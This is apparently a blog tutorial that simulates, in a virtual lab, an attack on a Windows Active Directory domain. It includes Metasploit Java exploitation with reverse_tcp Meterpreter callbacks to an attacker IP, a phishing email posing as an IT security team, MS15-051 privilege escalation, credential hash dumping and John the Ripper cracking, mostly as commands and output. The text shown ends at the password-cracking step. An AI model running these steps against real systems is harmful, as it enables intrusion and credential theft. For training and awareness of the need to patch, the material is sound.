
← Previous post
Home Page
Next post →



Attack Simulation: from No Access to Domain Admin

17 November 2016 • 28 mins read

• Attack simulation • Penetration testing • Active Directory • Domain Admin
• Java vulnerability • Privilege escalation • Exploitation • Metasploit • Incognito
• Token impersonation • John The Ripper • Password cracking

The main aim of this article is to show how much it is important to keep systems up to date with the latest Security patches; in particular, this post is about Security in corporate Windows environments.

Active Directory

Generally, in companies with a discrete number of Windows systems, it is common to set up a domain using a system called Active Directory. Basically it implements a number of processes and services which, among the other things, simplify the management of Windows user accounts inside a domain network so as to handle them in a centralized way.

Microsoft
Active Directory

A server which runs Active Directory Domain Services takes the name of Domain Controller (DC): through its configuration it is possible to define rules and policies which are applied to users and computers belonging to the domain.
An account with administrator privileges over the domain belongs to the Domain Admin group: it has administrator rights over all the machines registered to the domain, even on the DC. Once you have administrator privileges on the domain you can essentially do everything you want; this is why it is important to secure the domain in such a way that only a restricted group of authorized accounts (that really needs them) have those rights.

Another important aspect about the Domain Controller Security is that, while passwords for local users are stored inside the machine they have been defined in, passwords for domain users are stored on the DC itself.

Virtual Laboratory

To simulate the attack to the domain, we can setup an Active Directory virtual laboratory environment with a Windows Server 2012 R2 acting as Domain Controller and a Windows 7 SP1 64-bit client in order to emulate an employer workstation registered to the domain.
On the Windows 7 machine it is installed an old version of Java Runtime Environment, Java 6 Update 23,

which is affected by a series of Remote Code Execution (RCE) vulnerabilities; moreover the OS misses a Security patch for MS15-051 vulnerability which allows Local Privilege Escalation.

The attacker will use the distro Kali Linux on which it is installed by default the notorious Metasploit Framework. After an initial Information Gathering during which he discovers Java 6u23 installation on client workstations, he starts the attack.

We can begin by launching PostgreSQL service in order to use Metasploit database:

```
root@kali:~# service postgresql start
```

Then we can power up Metasploit console:

```
root@kali:~# msfconsole -q
msf >
```

Java Client-side Exploitation

Among all the vulnerabilities affecting Java 6u23, we can use *Java storeImageArray() Invalid Array Indexing Vulnerability*. Through the `info` command we can take a look at the description that reports a lot of useful informations like the list of platforms affected, reliability Rank, vulnerability disclosure date, module authors, Common Vulnerability and Exposures (CVE) identifier and, of course, the options we need to set up to run the exploit:

```
msf > use exploit/multi/browser/java_storeimagearray
msf exploit(java_storeimagearray) > info

       Name: Java storeImageArray() Invalid Array Indexing Vulnerability
     Module: exploit/multi/browser/java_storeimagearray
   Platform: Java, Linux, Windows
```

```
  Privileged: No
     License: Metasploit Framework License (BSD)
        Rank: Great
   Disclosed: 2013-08-12

Provided by:
  Unknown
  sinn3r <sinn3r@metasploit.com>
  juan vazquez <juan.vazquez@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Generic (Java Payload)
  1   Windows Universal
  2   Linux x86

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an a
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                    no        Path to a custom SSL certificate (default is r
  URIPATH                    no        The URI to use for this exploit (default is ra

Payload information:
  Space: 20480
  Avoid: 0 characters
```

```
Description:
  This module abuses an Invalid Array Indexing Vulnerability on the
  static function storeImageArray() function in order to cause a
  memory corruption and escape the Java Sandbox. The vulnerability
  affects Java version 7u21 and earlier. The module, which doesn't
  bypass click2play, has been tested successfully on Java 7u21 on
  Windows and Linux systems.

References:
  http://cvedetails.com/cve/2013-2465/
  http://www.osvdb.org/96269
  https://www.exploit-db.com/exploits/27526
  https://packetstormsecurity.com/files/122777
  http://hg.openjdk.java.net/jdk7u/jdk7u-dev/jdk/rev/2a9c79db0040
```

This kind of exploits starts a webserver and hosts the malicious code on a webpage, so, when the victim visits the url, it executes.
Looking at the options, we have to set up the TARGET system, which is Windows, and the URIPATH that represents the last part of the malicious url address.
Moreover, we need to set the PAYLOAD type, which represents the program we can execute thanks to the RCE vulnerability: it is a good idea to choose Meterpreter payload since it offers a huge quantity of features to control the remote host; furthermore we choose it in order to set up a reverse tcp connection so as to bypass Firewall protection: reverse_tcp Meterpreter.

Another good payload, which is even more reliable in highly secured environments, is the reverse_http(s) one: in fact, “instead of a stream-based communication model, this stager provides a packet-based transaction system” (take a look to the reference at the end of this article if you want to know more about it). Of course it supports the same features of the reverse_tcp we are using here.

Once the payload is selected, we set up the IP address (LHOST) and the port (LPORT) to which we want the victim machine connects back to (in this case our host):


```
msf exploit(java_storeimagearray) > set target 1
target => 1
msf exploit(java_storeimagearray) > set uripath /
uripath => /
msf exploit(java_storeimagearray) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(java_storeimagearray) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf exploit(java_storeimagearray) > set lport 443
lport => 443
msf exploit(java_storeimagearray) > show options

Module options (exploit/multi/browser/java_storeimagearray):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is
   URIPATH  /                no        The URI to use for this exploit (default is r


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, p
   LHOST     192.168.1.10     yes       The listen address
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows Universal
```

With everything properly configured we can launch the exploit as a background job:

```
msf exploit(java_storeimagearray) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.1.10:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.10:8080/
[*] Server started.
```

Social Engineering

Generally attackers trick victims into opening links by using Social Engineering techniques: for example, a possibility is to send an email to the target by impersonating the company IT Security Team and inviting the user to visit a url in order to download an important Security patch:


[Security] Software Update

Security Team <securityteam@company.com>
to me


Dear user,

we have found a critical vulnerability in our software.
Please visit the following link to proceed with the update:
Software Update

Thank you for your cooperation,
Security Team

So, when the victim visits the webpage the Java exploit executes and the attacker obtains a remote connection, i.e., a meterpreter session on the victim machine:

```
[*] Sending HTML...
[*] Sending .jar file...
[*] Sending .jar file...
```



http://192.168.1.10:8080/ - Windows Internet Explorer
http://192.168.1.10:8080/
Bing
Favorites
Suggested Sites
Web Slice Gallery
http://192.168.1.10:8080/
Page
Safety
Tools
Java
Done
Internet | Protected Mode: On
100%
8:29 PM
11/16/2016

```
[*] Sending stage (957999 bytes) to 192.168.1.208
[*] Meterpreter session 1 opened (192.168.1.10:443 -> 192.168.1.208:49163) at 2016-1
```

We can then verify the connection by checking active sessions:

```
msf exploit(java_storeimagearray) > sessions -l

Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  1   meterpreter x86/win32  NET\testuser1 @ WIN7SP164  192.168.1.10:443 -> 192.168.
```

We have an established connection between the attacker machine with IP address 192.168.1.10 and the victim machine with IP address 192.168.1.208; this connection starts from the victim machine and connects back to the attacker one using port 443. Choosing this port was not random: a connection of this type will be less suspicious since it mimics an ordinary SSL session like if the user is just visiting a webpage in HTTPS. Beware that this exploit works both on Internet Explorer (version 8 in this test) and Mozilla Firefox (of course Java plugin must be active).

Post Exploitation

Starting the interaction we may want to acquire system informations, like architecture, domain name, user ID and so on; `sysinfo` command is what we need:

```
msf exploit(java_storeimagearray) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
Computer        : WIN7SP164
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : NET
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > getuid
Server username: NET\testuser1
```

We see that we are controlling a Windows 7 machine and the meterpreter is running inside a process owned by the user “testuser1” which is registered to the domain NET.
Another interesting information is given by system architecture that is 64-bit while the meterpreter is x86, i.e it is running on a 32-bit process: this means we have to migrate to a 64-bit process in order to use the meterpreter properly.

Before doing that, we can gather additional informations using Metasploit post exploitation modules. For example, it would be useful to know what kind of privileges the current user has got, like being in the Local Administrators group:

```
meterpreter > background
[*] Backgrounding session 1...
msf post(java_storeimagearray) > use post/windows/gather/win_privs
msf post(win_privs) > info

       Name: Windows Gather Privileges Enumeration
     Module: post/windows/gather/win_privs
   Platform: Windows
       Arch:
```

```
       Rank: Normal

Provided by:
  Merlyn Cousins <drforbin6@gmail.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Description:
  This module will print if UAC is enabled, and if the current account
  is ADMIN enabled. It will also print UID, foreground SESSION ID, is
  SYSTEM status and current process PRIVILEGES.

msf post(win_privs) > set session 1
session => 1
msf post(win_privs) > show options

Module options (post/windows/gather/win_privs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(win_privs) > exploit

Current User
============
 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------------------  -----------  -------------  ---
 False     False      False                    True         2              "NET\\tes

Windows Privileges
==================

 Name
 ----
 SeChangeNotifyPrivilege
 SeShutdownPrivilege
 SeUndockPrivilege

[*] Post module execution completed
```

As reported the user has not Administration privileges, which means bad news for the attacker: in fact, a good Security practice is to set policies for employers workstations in such a way they do not have local Administrative privileges on their own machine (of course this has also to be followed by the application of Security patches as we will see afterwards).

Another smart move could be to acquire the IP address of the Domain Controller:

```
msf post(win_privs) > use post/windows/gather/enum_domain
msf post(enum_domain) > info

       Name: Windows Gather Enumerate Domain
     Module: post/windows/gather/enum_domain
   Platform: Windows
       Arch:
```

```
       Rank: Normal

Provided by:
  Joshua Abraham <jabra@rapid7.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION  1                yes       The session to run this module on.

Description:
  This module identifies the primary domain via the registry. The
  registry value used is:
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group
  Policy\History\DCName.

msf post(enum_domain) > set session 1
session => 1
msf post(enum_domain) > exploit
[+] FOUND Domain: net
[+] FOUND Domain Controller: DC (IP: 192.168.1.200)
[*] Post module execution completed
```

Enumerating Domain Admin accounts is for sure a good idea since they are interesting targets due to their privileges:

```
msf exploit(enum_domain) > use post/windows/gather/enum_domain_group_users
msf post(enum_domain_group_users) > info

       Name: Windows Gather Enumerate Domain Group
```

```
      Module: post/windows/gather/enum_domain_group_users
    Platform: Windows
        Arch:
        Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
  Stephen Haywood <haywoodsb@gmail.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  GROUP                     yes       Domain Group to enumerate
  SESSION                   yes       The session to run this module on.

Description:
  This module extracts user accounts from specified group and stores
  the results in the loot. It will also verify if session account is
  in the group. Data is stored in loot in a format that is compatible
  with the token_hunter plugin. This module should be run over as
  session with domain credentials.

msf post(enum_domain_group_users) > set group "domain admins"
group => domain admins
msf post(enum_domain_group_users) > set session 1
session => 1
msf post(enum_domain_group_users) > exploit

[*] Running module against WIN7SP164
[*] Found users in domain admins
[*]     NET\boss
[*] Current session running as NET\testuser1 is not a member of domain admins
[*] User list stored in /root/.msf4/loot/20160906195451_default_192.168.1.208_domain
[*] Post module execution completed
```

The results are telling us that we have only one Domain Admin user: “boss”. Remember this account, because it will be useful later.
Keep in mind that we could have gathered these informations also by dropping the meterpreter session to a Windows command shell: for example, to find the list of Domain Admins users the command would be `net groups "domain admins" /domain`.

Going back to the 32/64-bit architecture topic, we need to migrate the meterpreter to a 64-bit process: for this purpose we can list all the processes running on the machine and choose a 64-bit one:

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User           Path
 ---   ----  ----                ----  -------  ----           ----
 0     0     [System Process]
 4     0     System
 252   4     smss.exe
 280   488   svchost.exe
 336   320   csrss.exe
 388   320   wininit.exe
 396   380   csrss.exe
 432   380   winlogon.exe
 488   388   services.exe
 504   388   lsass.exe
 512   388   lsm.exe
 620   488   svchost.exe
 680   488   vmacthlp.exe
 724   488   svchost.exe
 812   488   svchost.exe
 848   488   svchost.exe
 860   488   taskhost.exe        x64    1         NET\testuser1  C:\Windows\System32\ta
 872   488   svchost.exe
 928   488   svchost.exe
 1116  488   wmpnetwk.exe
 1152  488   spoolsv.exe
 1188  488   svchost.exe
 1248  488   msdtc.exe
 1308  488   svchost.exe
 1368  488   VGAuthService.exe
 1476  488   vmtoolsd.exe
 1532  848   dwm.exe             x64    1         NET\testuser1  C:\Windows\System32\dw
 1656  488   svchost.exe
 1700  1708  vmtoolsd.exe        x64    1         NET\testuser1  C:\Program Files\VMwar
 1708  1664  explorer.exe        x64    1         NET\testuser1  C:\Windows\explorer.ex
 1828  620   WmiPrvSE.exe
 1908  488   dllhost.exe
 1992  156   gEcLfOyZ.exe        x86    1         NET\testuser1  C:\Users\testuser1\App
 2188  620   WmiPrvSE.exe
 2376  488   svchost.exe
 2740  488   SearchIndexer.exe
```

Note the process with PID 1992 associated to the “.exe” payload file located in the Temp directory: this is the one the meterpreter is currently running on.
Generally, migrating to “explorer.exe” is a good choice, so we use its PID as parameter to the `migrate` command:

```
meterpreter > migrate 1708
[*] Migrating from 1992 to 1708...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : WIN7SP164
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : NET
Logged On Users : 2
Meterpreter     : x64/win64
```

Privilege Escalation

The main concern now is that, even if we are able to read and write files inside the contest of the current user “testuser1”, we want to acquire a privileged access to the machine, i.e. we want to gain Administrator rights.
For this purpose we can analyze what Security patches are installed on the system in order to find if there are unpatched privilege escalation vulnerabilities. By doing this we can drop down to a Windows command shell and use the “wmic” utility:

```
meterpreter > shell
Process 1880 created.
Channel 1 created.
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>wmic qfe list
wmic qfe list
Caption                                        CSName     Description  FixComments
http://go.microsoft.com/fwlink/?LinkId=161784  WIN7SP164  Update
http://support.microsoft.com/?kbid=976902      WIN7SP164  Update

C:\Windows\system32>^C
Terminate channel 1? [y/N]  y
meterpreter > background
[*] Backgrounding session 1...
```

The output shows clearly that in this company Windows System Administrators are not frequently updating clients workstations.
For example, we have discovered that the KB to the MS15-051 vulnerability is missing, so we can exploit it. This vulnerability affects Windows Kernel-Mode drivers allowing RCE, so it is possible to perform a Local Privilege Escalation, i.e. we can elevate the rights of our meterpreter session, which runs with “testuser1” privileges, to NT AUTHORITY\SYSTEM:

```
msf exploit(java_storeimagearray) > use exploit/windows/local/ms15_051_client_copy_i
msf exploit(ms15_051_client_copy_image) > info

       Name: Windows ClientCopyImage Win32k Exploit
     Module: exploit/windows/local/ms15_051_client_copy_image
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
```

```
       Rank: Normal
  Disclosed: 2015-05-12

Provided by:
  Unknown
  hfirefox
  OJ Reeves
  Spencer McIntyre

Available targets:
  Id  Name
  --  ----
  0   Windows x86
  1   Windows x64

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Payload information:
  Space: 4096

Description:
  This module exploits improper object handling in the win32k.sys
  kernel mode driver. This module has been tested on vulnerable builds
  of Windows 7 x64 and x86, and Windows 2008 R2 SP1 x64.

References:
  http://cvedetails.com/cve/2015-1701/
  http://technet.microsoft.com/en-us/security/bulletin/MS15-051
  https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html
  https://github.com/hfiref0x/CVE-2015-1701
  https://technet.microsoft.com/library/security/MS15-051
```

To run this module we just need to set the session on which we want to run the module on and the payload type:

```
msf exploit(ms15_051_client_copy_image) > set session 1
session => 1
msf exploit(ms15_051_client_copy_image) > set target 1
target => 1
msf exploit(ms15_051_client_copy_image) > set payload windows/x64/meterpreter/revers
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(ms15_051_client_copy_image) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf exploit(ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, p
   LHOST     192.168.1.10     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64

msf exploit(ms15_051_client_copy_image) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Launching notepad to host the exploit...
[+] Process 2856 launched.
[*] Reflectively injecting the exploit DLL into 2856...
[*] Injecting exploit into 2856...
[*] Exploit injected. Injecting payload into 2856...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (1189423 bytes) to 192.168.1.208
[*] Meterpreter session 2 opened (192.168.1.10:4444 -> 192.168.1.208:49164) at 2016-
```

The newly created session has elevated privileges:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
```

```
msf exploit(ms15_051_client_copy_image) > sessions -l

Active sessions
===============

  Id  Type                   Information                     Connection
  --  ----                   -----------                     ----------
  1   meterpreter x64/win64  NET\testuser1 @ WIN7SP164       192.168.1.10:443 -> 19
  2   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ WIN7SP164  192.168.1.10:4444 -> 1
```

This means now we have full control on the compromised system, like having access to the local stored credentials:

```
msf exploit(ms15_051_client_copy_image) > use post/windows/gather/credentials/creden
msf post(credential_collector) > info

       Name: Windows Gather Credential Collector
     Module: post/windows/gather/credentials/credential_collector
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  tebo <tebo@attackresearch.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Description:
  This module harvests credentials found on the host and stores them
  in the database.

msf post(credential_collector) > set session 2
session => 2
msf post(credential_collector) > exploit
[*] Running module against WIN7SP164
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a9
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
    Extracted: test:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586
[+] Collecting tokens...
    NET\testuser1
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    NT AUTHORITY\ANONYMOUS LOGON
    [*] Post module execution completed
```

This module stores gathered credential in Metasploit database so it is possible to display them with a simple command:

```
msf post(credential_collector) > creds
Credentials
===========
host           origin         service        public         private
----           ------         -------        ------         -------
192.168.1.208  192.168.1.208  445/tcp (smb)  Administrator  aad3b435b51404eeaad3b435
192.168.1.208  192.168.1.208  445/tcp (smb)  Guest          aad3b435b51404eeaad3b435
192.168.1.208  192.168.1.208  445/tcp (smb)  test           aad3b435b51404eeaad3b435
```

NTLM hash cracking

Analyzing collected credentials we find the following fields: a username and two strings separated by the colon symbol; these two represent the encrypted password for that user.
Windows credentials are stored using hashing algorithms: the first part of the hash represents the LAN Manager (LM) hash. The LM authentication protocol has been disabled by default starting from Windows Vista and Windows Server 2008 since it was really unsecure; this is why the string "aad3b435b51404eeaad3b435b51404ee" represents an empty value (remember we are on a Windows 7 machine).
The second part represents the NT LAN Manager (NTLM) hash: NTLM is the successor of the LM protocol, but it is still vulnerable to password cracking attacks. This is why we can use the password cracking tool *John The Ripper* in dictionary attack mode to find the corresponding plain text password.

Since NTLM hashing function is well known it is possible to compute in advance for a given word the corresponding hash; moreover it is symmetric so we have a one-to-one correspondence betweeen words and hashes. So, defining *f* as the hashing function and *x* as the plain text password, we have that *y* = *f(x)* returns the computed hash.

A dictionary attack works in a simple way: we have a file with a list of words (this is why these files can be found under the name of "wordlists"); for each word we generate the corresponding NTLM hash and then we compare it with the one we want to crack. Once we find the one that matches, we are sure we have found the password.

It is always a good idea to start with a dictionary attack instead of a brute force attack, since generally people set common words as their password and in that case we can accomplish our task pretty rapidly.

We are interested in the Administrator account, so we start by saving its details, i.e. username and corresponding NTLM hash, in a text file:

```
root@kali:~# cat hashes.txt
Administrator:5835048ce94ad0564e29a924a03510ef
```

Then we can launch the tool by specifying the hashes format and the dictionary file we want to use to crack the hashes ("rockyou" wordlist is included by default in Kali Linux inside `/usr/share/wordlists` folder):

```
root@kali:~# john --format=NT --wordlist=/root/dictionary/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password1        (Administrator)
1g 0:00:00:00 DONE (2016-09-03 23:09) 25.00g/s 900.0p/s 900.0c/s 900.0C/s tigger..li
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

